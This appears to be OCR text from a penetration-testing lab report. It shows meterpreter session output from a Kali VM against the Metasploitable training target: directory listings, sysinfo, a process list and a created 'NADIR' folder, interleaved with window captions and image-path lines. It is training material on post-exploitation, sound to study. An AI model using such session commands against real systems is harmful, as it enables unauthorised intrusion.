100666/rw-rw-rw-  7929183  fil   2012-05-13 23:35:56 -0400  initrd.img
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:22 -0400  lib
040666/rw-rw-rw-  16384    dir   2010-03-16 18:55:15 -0400  lost+found
040666/rw-rw-rw-  4096     dir   2010-03-16 18:55:52 -0400  media
040666/rw-rw-rw-  4096     dir   2010-04-28 16:16:56 -0400  mnt
100666/rw-rw-rw-  26730    fil   2024-09-06 13:20:22 -0400  nohup.out
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:39 -0400  opt
040666/rw-rw-rw-  0        dir   2024-09-06 13:19:37 -0400  proc
040666/rw-rw-rw-  4096     dir   2024-09-06 13:20:22 -0400  root
040666/rw-rw-rw-  4096     dir   2012-05-13 21:54:53 -0400  sbin
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:38 -0400  srv
040666/rw-rw-rw-  0        dir   2024-09-06 13:19:39 -0400  sys
040666/rw-rw-rw-  4096     dir   2024-09-06 13:34:35 -0400  tmp
```




```
meterpreter > mkdir NADIR
Creating directory: NADIR
meterpreter > 
```

PrimaNadirXP


Report generated by Nessus™


kali-linux-2024.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
kali@kali: ~
File Actions Edit View Help


```
040666/rw-rw-rw-  4096     dir   2010-04-16 02:16:02 -0400  home
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:40 -0400  initrd
100666/rw-rw-rw-  7929183  fil   2012-05-13 23:35:56 -0400  initrd.img
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:22 -0400  lib
040666/rw-rw-rw-  16384    dir   2010-03-16 18:55:15 -0400  lost+found
040666/rw-rw-rw-  4096     dir   2010-03-16 18:55:52 -0400  media
040666/rw-rw-rw-  4096     dir   2010-04-28 16:16:56 -0400  mnt
100666/rw-rw-rw-  26730    fil   2024-09-06 13:20:22 -0400  nohup.out
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:39 -0400  opt
040666/rw-rw-rw-  0        dir   2024-09-06 13:19:37 -0400  proc
040666/rw-rw-rw-  4096     dir   2024-09-06 13:20:22 -0400  root
040666/rw-rw-rw-  4096     dir   2012-05-13 21:54:53 -0400  sbin
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:38 -0400  srv
040666/rw-rw-rw-  0        dir   2024-09-06 13:19:39 -0400  sys
040666/rw-rw-rw-  4096     dir   2024-09-06 13:34:35 -0400  tmp
040666/rw-rw-rw-  4096     dir   2010-04-28 00:06:37 -0400  usr
040666/rw-rw-rw-  4096     dir   2010-03-17 10:08:23 -0400  var
100666/rw-rw-rw-  1987288  fil   2008-04-10 12:55:41 -0400  vmlinuz

meterpreter > mkdir NADIR
Creating directory: NADIR
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
```



```
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > 
```



```
    kevevent 17 down (control key down)

meterpreter > ps

Process List
============

 PID   Name                               User   Path
 ---   ----                               ----   ----
 1     /sbin/init                         root   /sbin/init
 2     [kthreadd]                         root   [kthreadd]
 3     [migration/0]                      root   [migration/0]
 4     [ksoftirqd/0]                      root   [ksoftirqd/0]
 5     [watchdog/0]                       root   [watchdog/0]
 6     [events/0]                         root   [events/0]
 7     [khelper]                          root   [khelper]
 41    [kblockd/0]                        root   [kblockd/0]
 44    [kacpid]                           root   [kacpid]
 45    [kacpi_notify]                     root   [kacpi_notify]
 91    [kseriod]                          root   [kseriod]
 130   [pdflush]                          root   [pdflush]
 131   [pdflush]                          root   [pdflush]
 132   [kswapd0]                          root   [kswapd0]
 174   [aio/0]                            root   [aio/0]
 1130  [ksnapd]                           root   [ksnapd]
 1307  [ata/0]                            root   [ata/0]
 1311  [ata_aux]                          root   [ata_aux]
```


kali-linux-2024.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
kali@kali: ~
File Actions Edit View Help

```
meterpreter > ls -l
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040666/rw-rw-rw-  4096     dir   2024-09-06 13:35:42 -0400  NADIR
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:33 -0400  bin
040666/rw-rw-rw-  1024     dir   2012-05-13 23:36:28 -0400  boot
040666/rw-rw-rw-  4096     dir   2010-03-16 18:55:51 -0400  cdrom
040666/rw-rw-rw-  13540    dir   2024-09-06 13:19:53 -0400  dev
040666/rw-rw-rw-  4096     dir   2024-09-06 13:20:00 -0400  etc
040666/rw-rw-rw-  4096     dir   2010-04-16 02:16:02 -0400  home
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:40 -0400  initrd
100666/rw-rw-rw-  7929183  fil   2012-05-13 23:35:56 -0400  initrd.img
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:22 -0400  lib
040666/rw-rw-rw-  16384    dir   2010-03-16 18:55:15 -0400  lost+found
040666/rw-rw-rw-  4096     dir   2010-03-16 18:55:52 -0400  media
040666/rw-rw-rw-  4096     dir   2010-04-28 16:16:56 -0400  mnt
100666/rw-rw-rw-  26730    fil   2024-09-06 13:20:22 -0400  nohup.out
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:39 -0400  opt
040666/rw-rw-rw-  0        dir   2024-09-06 13:19:37 -0400  proc
040666/rw-rw-rw-  4096     dir   2024-09-06 13:20:22 -0400  root
```